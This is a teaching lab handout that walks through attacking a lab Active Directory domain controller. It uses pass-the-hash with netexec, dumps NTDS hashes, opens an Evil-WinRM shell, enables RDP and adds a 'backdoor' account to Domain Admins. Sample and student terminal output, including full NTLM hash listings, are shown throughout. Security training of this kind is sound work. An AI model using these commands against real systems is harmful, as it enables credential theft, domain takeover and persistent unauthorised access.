

Lab 7: Active Directory Attacks — Lateral movement and AD enumeration using netexecsss

Lab Objective

In this lab, you will extend your exploitation from Lab 4 and perform **post-exploitation activities** using Meterpreter.

You will:

- validate administrative access using authorized credentials
- run remote PowerShell commands
- connect with WinRM
- create a marker file on the DC
- enable RDP through approved administration
- connect through RDP

All actions in this lab are intentional and must be performed only in the controlled lab environment

Lab Environment

Lab Environment

System	Role
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ATTACK01	Kali Linux attacker
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DC01	Windows Server 2019 (IIS + AD Target)
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
Network	VMware Host-Only (VMnet1)
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Rules of Engagement

- Only attack systems that are part of this lab
- Do not use Bridged networking
- Do not target the host machine or external networks
- Follow the steps in order
- Screenshot submission: **10 screenshots**

NOTE: For every tabs you open, make sure your name is on the tab using this command. For screenshot tabs you do not add your name, half mark would be deducted

```
PS1='[\`date "+%D"`] yourname@\h:\w\$ '
```



A terminal window with a dark background. The title bar shows two tabs: 'kali@Fuad: ~/Documents' and 'kali@Fuad: ~'. The menu bar includes 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(kali@Fuad)-[~]'. The user has entered the command 'PS1='[\`date "+%D"`] fuad@\h:\w\\$ ' and the terminal has outputted '[02/11/26] fuad@\h:\w\$' followed by a cursor.

```
(kali@Fuad)-[~]  
$ PS1='[\`date "+%D"`] fuad@\h:\w\$ '  
[02/11/26] fuad@\h:\w$
```

Part 1 — Using the meterpreter session

After dumping hashes

Use netexec to pass the hash of the administrator

Step 1: Copy the administrator hash and use it for pass the hash attack.

```
Success.
meterpreter > creds_all
[!] Not running as SYSTEM, execution may fail
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c6aaac8761c80508c363ce34172112a:::
Fuad-DC01:1000:aad3b435b51404eeaad3b435b51404ee:a0989207854b684f07b5b6fe68169a35:::
norah.marilyn:1104:aad3b435b51404eeaad3b435b51404ee:0fe7c5d760f7ac375419345096d5bfae:::
cosetta.shanon:1105:aad3b435b51404eeaad3b435b51404ee:9fe07c608efdb8688a9999790bb4b7ad:::
haleigh.norene:1106:aad3b435b51404eeaad3b435b51404ee:0cf0314a2bb5f791ea7b665b70e30743:::
melisent.deb:1107:aad3b435b51404eeaad3b435b51404ee:0952b39a9879ee4048a618baa61f049b:::
jessika.junia:1108:aad3b435b51404eeaad3b435b51404ee:aa85bfff3f94d926b14616b88630cc377:::
rosy.rebeca:1109:aad3b435b51404eeaad3b435b51404ee:6dd5a457528fb6a1d8766082bc7e62b8:::
nichole.letitia:1110:aad3b435b51404eeaad3b435b51404ee:9b83f12a84a8fa995e5b96b6f79d843c:::
leilah.lorianna:1111:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
shandra.grete:1112:aad3b435b51404eeaad3b435b51404ee:f5250daed4447042726ea1facbf15979:::
dyane.amity:1113:aad3b435b51404eeaad3b435b51404ee:e8dd0069b8bcbde313fa41e42cd15583:::
editha.benoite:1114:aad3b435b51404eeaad3b435b51404ee:97ed35587c17133791878d853a38ceae:::
phedra.karoly:1115:aad3b435b51404eeaad3b435b51404ee:db340c62f0677b16ffbc9fdbac9a996:::
row.sonja:1116:aad3b435b51404eeaad3b435b51404ee:5bf9cb7d79a80764003063204c1c4acd:::
lawrence.phil:1117:aad3b435b51404eeaad3b435b51404ee:32b294f83dd00a833f0d207a8efd2c53:::
sidoney.petronella:1118:aad3b435b51404eeaad3b435b51404ee:f1b00e68a627ce7c3612f64ffc6cd17f:::
jania.perl:1119:aad3b435b51404eeaad3b435b51404ee:fa40240ecdd87a2eeafe978da96fb8d7:::
nicollette.audy:1120:aad3b435b51404eeaad3b435b51404ee:a4125ff3386e140fbd7c7cc01e36a23e:::
```

nxc smb <DC_IP> -u Administrator -H <Admin_Hash>

```
(kali@Fuad) [~/Documents/INFT]
$ PS1='[ "date "+%D" ] Fuad@h:\w$ '

[04/05/26] Fuad@h:\w$ nxc smb 192.168.227.143 -u Administrator -H a29f7623fd11550def0192de9246f46b
SMB 192.168.227.143 445 FUAD-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUAD-DC01) (domain:DCFuad.org) (signin
g:True) (SMBv1:False)
SMB 192.168.227.143 445 FUAD-DC01 [+] DCFuad.org\Administrator:a29f7623fd11550def0192de9246f46b (Pwn3d!)

[04/05/26] Fuad@h:\w$
```

Next, is to run commands on the DC using the following netexec command

commands

nxc smb <DC_IP> -u Administrator -H <Admin_Hash> -x "powershell -c whoami"

nxc smb <DC_IP> -u Administrator -H <Admin_Hash> -x "powershell -c ipconfig"

nxc smb <DC_IP> -u Administrator -H a29f7623fd11550def0192de9246f46b -x "powershell -c whoami"

```
[04/05/26] Fuad@h:\w$ nxc smb 192.168.227.143 -u Administrator -H a29f7623fd11550def0192de9246f46b -x "powershell -c whoami"
SMB 192.168.227.143 445 FUAD-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUAD-DC01) (domain:DCFuad.org) (signing:True) (SMBv1:False)
SMB 192.168.227.143 445 FUAD-DC01 [+] DCFuad.org\Administrator:a29f7623fd11550def0192de9246f46b (Pwn3d!)
SMB 192.168.227.143 445 FUAD-DC01 [+] Executed command via wmiexec
SMB 192.168.227.143 445 FUAD-DC01 dcfuad\administrator
```

SAMPLE SCREENSHOT

```
[04/05/26] Fuad@h:\w$ nxc smb 192.168.227.143 -u Administrator -H a29f7623fd11550def0192de9246f46b -x "powershell -c ipconfig"
SMB 192.168.227.143 445 FUAD-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUAD-DC01) (domain:DCFuad.org) (signing:True) (SMBv1:False)
SMB 192.168.227.143 445 FUAD-DC01 [+] DCFuad.org\Administrator:a29f7623fd11550def0192de9246f46b (Pwn3d!)
SMB 192.168.227.143 445 FUAD-DC01 [+] Executed command via wmiexec
SMB 192.168.227.143 445 FUAD-DC01 Windows IP Configuration
SMB 192.168.227.143 445 FUAD-DC01 Ethernet adapter Ethernet0:
SMB 192.168.227.143 445 FUAD-DC01 Connection-specific DNS Suffix . . : localdomain
SMB 192.168.227.143 445 FUAD-DC01 Link-local IPv6 Address . . . . . : fe80::1713:dd05:c9c0:a208%6
SMB 192.168.227.143 445 FUAD-DC01 IPv4 Address. . . . . : 192.168.227.143
SMB 192.168.227.143 445 FUAD-DC01 Subnet Mask . . . . . : 255.255.255.0
SMB 192.168.227.143 445 FUAD-DC01 Default Gateway . . . . . : 192.168.227.2

[04/05/26] Fuad@h:\w$
```

ADD YOUR SCREENSHOT

```
[04/15/26] melvin@h:\w$ nxc smb 192.168.1.129 -u Administrator -H a29f7623fd11550def0192de9246f46b -x "powershell -c whoami"
[*] First time use detected
[*] Creating home directory structure
[*] Creating missing folder logs
[*] Creating missing folder modules
[*] Creating missing folder protocols
[*] Creating missing folder workspaces
[*] Creating missing folder obfuscated_scripts
[*] Creating missing folder screenshots
[*] Creating missing folder logs/sam
[*] Creating missing folder logs/lisa
[*] Creating missing folder logs/ntds
[*] Creating missing folder logs/dpapi
[*] Creating default workspace
[*] Initializing SMB protocol database
[*] Initializing WMI protocol database
[*] Initializing NFS protocol database
[*] Initializing RDP protocol database
[*] Initializing LDAP protocol database
[*] Initializing WINRM protocol database
[*] Initializing VNC protocol database
[*] Initializing FTP protocol database
[*] Initializing SSH protocol database
[*] Initializing MSSQL protocol database
[*] Copying default configuration file
SMB 192.168.1.129 445 MELVIN-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [+] DCMelvin.org\Administrator:a29f7623fd11550def0192de9246f46b (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [+] Executed command via wmiexec
SMB 192.168.1.129 445 MELVIN-DC01 dcmelvin\administrator
```

```
[04/15/26] melvin@h:\w$ nxc smb 192.168.1.129 -u Administrator -H a29f7623fd11550def0192de9246f46b -x "powershell -c ipconfig"
SMB 192.168.1.129 445 MELVIN-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:MELVIN-DC01) (domain:DCMelvin.org) (signing:True) (SMBv1:True)
SMB 192.168.1.129 445 MELVIN-DC01 [+] DCMelvin.org\Administrator:a29f7623fd11550def0192de9246f46b (Pwn3d!)
SMB 192.168.1.129 445 MELVIN-DC01 [+] Executed command via wmiexec
SMB 192.168.1.129 445 MELVIN-DC01 Windows IP Configuration
SMB 192.168.1.129 445 MELVIN-DC01 Ethernet adapter Ethernet0:
SMB 192.168.1.129 445 MELVIN-DC01 Connection-specific DNS Suffix . . : localdomain
SMB 192.168.1.129 445 MELVIN-DC01 Link-local IPv6 Address . . . . . : fe80::9261:595:ec55:561d%3
SMB 192.168.1.129 445 MELVIN-DC01 IPv4 Address. . . . . : 192.168.1.129
SMB 192.168.1.129 445 MELVIN-DC01 Subnet Mask . . . . . : 255.255.255.0
SMB 192.168.1.129 445 MELVIN-DC01 Default Gateway . . . . . :
```

Next using this admin privileges, lets dump all the hashes in the domain. Note, this may take some time

nxc smb <DC_IP> -u Administrator -H <Admin_Hash> --ntds

```
[04/05/26] Fuad@h:\w$ nxc smb 192.168.227.143 -u Administrator -H a29f7623fd11550def0192de9246f46b --ntds
[!] Dumping the ntds can crash the DC on Windows Server 2019. Use the option --user <user> to dump a specific user safely or the module -M ntdsutil [Y/n] Y
SMB 192.168.227.143 445 FUAD-DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:FUAD-DC01) (domain:DCFuad.org) (signing:True) (SMBv1:F
alse)
SMB 192.168.227.143 445 FUAD-DC01 [+] DCFuad.org\Administrator:a29f7623fd11550def0192de9246f46b (Pwm3d!)
SMB 192.168.227.143 445 FUAD-DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.227.143 445 FUAD-DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:a29f7623fd11550def0192de9246f46b:::
SMB 192.168.227.143 445 FUAD-DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
SMB 192.168.227.143 445 FUAD-DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0c6aaac8761c80508c363ce34172112a:::
SMB 192.168.227.143 445 FUAD-DC01 Fuad-DC01:1000:aad3b435b51404eeaad3b435b51404ee:a0989207854b684f07b5b6fe68169a35:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\norah.marilyn:1104:aad3b435b51404eeaad3b435b51404ee:0fe7c5d760f7ac375419345096d5bf5ae:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\cosetta.shanon:1105:aad3b435b51404eeaad3b435b51404ee:9fe07c08e6f8b688a9999790bb4b7ad:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\haleigh.norene:1106:aad3b435b51404eeaad3b435b51404ee:0cf0314a2bb5f791ea7b665b70e30743:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\melisent.deb:1107:aad3b435b51404eeaad3b435b51404ee:0952b39a9879ee4048a618baa61f049b:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\jessika.junia:1108:aad3b435b51404eeaad3b435b51404ee:aa85bfff3f94d926b14616b88630cc377:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\rosy.rebecca:1109:aad3b435b51404eeaad3b435b51404ee:6dd5a457528fb6a1d8766082bc7e62b8:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\nichole.letitia:1110:aad3b435b51404eeaad3b435b51404ee:9b83f12a84a8fa995e5b96b6f79d843c:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\leilah.lorianna:1111:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\shandra.grete:1112:aad3b435b51404eeaad3b435b51404ee:f5250daed447042726ea1facbf15979:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\dyane.amity:1113:aad3b435b51404eeaad3b435b51404ee:e8dd0069b8bcbde313fa41e42cd15583:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\editha.benoite:1114:aad3b435b51404eeaad3b435b51404ee:97ed35587c17133791878d853a38cae:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\phedra.karoly:1115:aad3b435b51404eeaad3b435b51404ee:db340c62f0677b16ffbc9b9fdbca9a996:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\row.sonja:1116:aad3b435b51404eeaad3b435b51404ee:5bf9cb7d79a80764003063204c1c4acd:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\lawrence.phil:1117:aad3b435b51404eeaad3b435b51404ee:32b294f83dd0a0833f0d207a8efd2c53:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\sidoney.petronella:1118:aad3b435b51404eeaad3b435b51404ee:f1b00e68a627ce7c3612f64ff6cd17f:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\jania.perl:1119:aad3b435b51404eeaad3b435b51404ee:fa40240ecd87a2eeaf978da96fb8d7:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\nicolette.audy:1120:aad3b435b51404eeaad3b435b51404ee:a4125ff3386e140fbdfc7cc01e36a23e:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\samaria.lorraine:1121:aad3b435b51404eeaad3b435b51404ee:d19e1c1a2b69a261752396ae9357018b:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\mandie.florrie:1122:aad3b435b51404eeaad3b435b51404ee:4e5a0302c2b1b9a620bacb2ab6c5bb7a:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\colleen.cacilia:1123:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\gail.jacklin:1124:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\elyn.libbie:1125:aad3b435b51404eeaad3b435b51404ee:65217f06cbe24f327da20f12a9b64f7:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\peg.carmelina:1126:aad3b435b51404eeaad3b435b51404ee:151953ae59c64852aaefdcfc3dac0e9f:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\felicidad.rosita:1127:aad3b435b51404eeaad3b435b51404ee:a6da57e5a052132a07fbdfc735a88777:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\mallory.arlena:1128:aad3b435b51404eeaad3b435b51404ee:25fab90d0c6a4a36ad244f6269090cd:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\annora.heather:1129:aad3b435b51404eeaad3b435b51404ee:4323903868ec2e8a32e7101891f93d2c:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\sasha.calli:1130:aad3b435b51404eeaad3b435b51404ee:20d81470cc6d2f5980d728a78f952a95:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\dacie.corette:1131:aad3b435b51404eeaad3b435b51404ee:ed68b2db53033667dfc352c036a987bc:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\leonanie.kennith:1132:aad3b435b51404eeaad3b435b51404ee:5a85adb2c97285b447b504af181e4e42:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\mufi.cyb:1133:aad3b435b51404eeaad3b435b51404ee:3a4407f2438b56b1829aa6567766f563:::
SMB 192.168.227.143 445 FUAD-DC01 change.me\merrile.frieda:1134:aad3b435b51404eeaad3b435b51404ee:680a18735e569124cc2a0d2c2ce864f6:::
```

Part 2 — Log in with Evil-WinRM using pass the hash technique

evil-winrm -i <DC_IP> -u <ADMIN_USER> -H '<HASH>'

Once connected, verify identity:

whoami

hostname

```
[04/05/26] Fuad@h:\w$ evil-winrm -i 192.168.227.143 -u Administrator -H 'a29f7623fd11550def0192de9246f46b'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
dcfuad\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
Fuad-DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

SAMPLE SCREENSHOT

We are in as the administrator user

ADD YOUR SCREENSHOT

```
[04/15/26] melvin@h:\w$ evil-winrm -i 192.168.1.129 -u Administrator -H 'a29f7623fd11550def0192de9246f46b'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
dcmelvin\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> hostname
Melvin-DC01
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


Part 3 — Create a Marker File to prove we hacked the system

```
New-Item -Path C:\Temp -ItemType Directory -Force
```

```
Set-Content -Path C:\Temp\<YourName>hacked_by_DC_student.txt -Value "Created by <Your Name>"
```

```
Get-ChildItem C:\Temp
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> New-Item -Path C:\Temp -ItemType Directory -Force
Set-Content -Path C:\Temp\Fuad-hacked_by_DC_student.txt -Value "Created by Fuad"
Get-ChildItem C:\Temp
```



```
Directory: C:\

Mode                LastWriteTime         Length Name
----                -
d-----         4/5/2026   7:17 PM                Temp

Directory: C:\Temp

Mode                LastWriteTime         Length Name
----                -
-a-----         4/5/2026   7:19 PM          17 Fuad-hacked_by_DC_student.txt
-a-----         4/5/2026   7:17 PM          17 hacked_by_DC_student.txt
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Part 4 — Enable RDP

Next, we will enable RDP on the target machine and verify its enabled using the command below

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name 'fDenyTSConnections' -Value 0
```

```
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name 'fDenyTSConnections' -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```



Verify RDP is enabled using the command:

```
Get-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name fDenyTSConnections
```

```
Get-NetFirewallRule -DisplayGroup "Remote Desktop" | Select DisplayName, Enabled
```



```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Get-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name fDeny
TSConnections
Get-NetFirewallRule -DisplayGroup "Remote Desktop" | Select DisplayName, Enabled

fDenyTSConnections : 0
PSPath              : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Terminal Server
PSParentPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control
PSChildName          : Terminal Server
PSDrive              : HKLM
PSProvider            : Microsoft.PowerShell.Core\Registry

DisplayName : Remote Desktop - User Mode (TCP-In)
Enabled      : True

DisplayName : Remote Desktop - User Mode (UDP-In)
Enabled      : True

DisplayName : Remote Desktop - Shadow (TCP-In)
Enabled      : True

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

SAMPLE SCREENSHOT

Next, add a user account we can use to RDP

Import-Module ActiveDirectory

New-ADUser -Name "<YourName>backdoor" -SamAccountName "<Yourname>backdoor" -
UserPrincipalName "<Yourname>backdoor@yourdomain.local" -AccountPassword (ConvertTo-
SecureString "P@ssw0rd123!" -AsPlainText -Force) -Enabled \$true

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> New-ADUser -Name "fuadbackdoor" -SamAccountName "fuadbackdoor" -UserPrincipalName "fuadback
door@DCFUAD.org" -AccountPassword (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force) -Enabled $true
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

ADD YOUR SCREENSHOT

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> New-ADUser -Name "melvinbackdoor" -SamAccountName "melvinbackdoor" -UserPrincipalName "melvinbackdoor@
-Fuad@DCFUAD.org" -AccountPassword (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force) -Enabled $true
```

Next, add user to the Administrator group

Add-ADGroupMember -Identity "Domain Admins" -Members "<Yourname>backdoor"

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> Add-ADGroupMember -Identity "Domain Admins" -Members "fuadbackdoor"
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Part 5 - Connect to the DC with xfreerdp or xfreerdp3

- If you do not have it installed on your kali, use the command below to install it
- Update your kali first

- > sudo apt update

```
[04/05/26] Fuad@h:\w$ sudo apt update
Hit:2 https://download.docker.com/linux/debian buster InRelease
Get:3 https://dl.winehq.org/wine-builds/debian trixie InRelease [8,911 B]
Get:4 https://dl.winehq.org/wine-builds/debian trixie/main i386 Packages [259 kB]
Get:5 http://kali.download/kali kali-rolling InRelease [34.0 kB]
Get:6 https://packages.microsoft.com/debian/11/prod bullseye InRelease [3,650 B]
Err:6 https://packages.microsoft.com/debian/11/prod bullseye InRelease
  Sub-process /usr/bin/sq returned an error code (1), error message is: Signing key on BC528686B50D79E339D3721CEB3E9A40BE1229CF is not bound
  No binding signature at time 2026-04-03T10:51:43Z because: Policy rejected non-revocation signature (PositiveCertification) re
quiring second pre-image resistance because: SHA1 is not considered secure since 2026-02-01T00:00:00Z
```

- > sudo apt install freerdp3-x11

```
[04/05/26] Fuad@h:\w$ sudo apt install freerdp3-x11
The following packages were automatically installed and are no longer required:
icu-devtools libgdbm6t64:i386 libieee1284-3t64:i386 libpoppler-glib8t64:i386 pkg-config wine-stable-i386:i386
libassuan9:i386 libglapi-mesa libnsspr4:i386 libpoppler147:i386 python3.12 winpr3-utils
libcjson-dev libglu1-mesa:i386 libnss3:i386 libsane1:i386 python3.12-minimal winpr3-tools3-3
libcrypt-dev libgpgme11t64:i386 libopengl0:i386 libsnmp40t64:i386 sane-airscan:i386
libcrypt1:i386 libgpgmepp6t64:i386 libpci3:i386 libwrap0:i386 wine-stable
libgdbm-compat4t64:i386 libicu-dev libperl5.40:i386 libxslt1.1:i386 wine-stable-amd64
Use 'sudo apt autoremove' to remove them.

Upgrading:
freerdp3-dev libc-bin libc6 libfreerdp-client3-3 libfreerdp-shadow3-3 libvpl2 locales
freerdp3-sdl libc-dev-bin libc6:i386 libfreerdp-server-proxy3-3 libfreerdp3-3 libwinpr-tools3-3 winpr3-utils
freerdp3-x11 libc-devtools libc6-dev libfreerdp-server3-3 libicu-dev libwinpr3-3
icu-devtools libc-l10n libc6-i386 libfreerdp-shadow-subsystem3-3 libjson-c5 libwinpr3-dev

Installing dependencies:
freerdp-sdl libavcodec62 libc-gconv-modules-extra libicu78 libraw1e0.8 libswscale9 libtheoraenc2 libx264-165
freerdp-x11 libavutil60 libc-gconv-modules-extra:i386 libjson-c-dev libswresample6 libtheoradec2 libvpx12 winpr3-utils

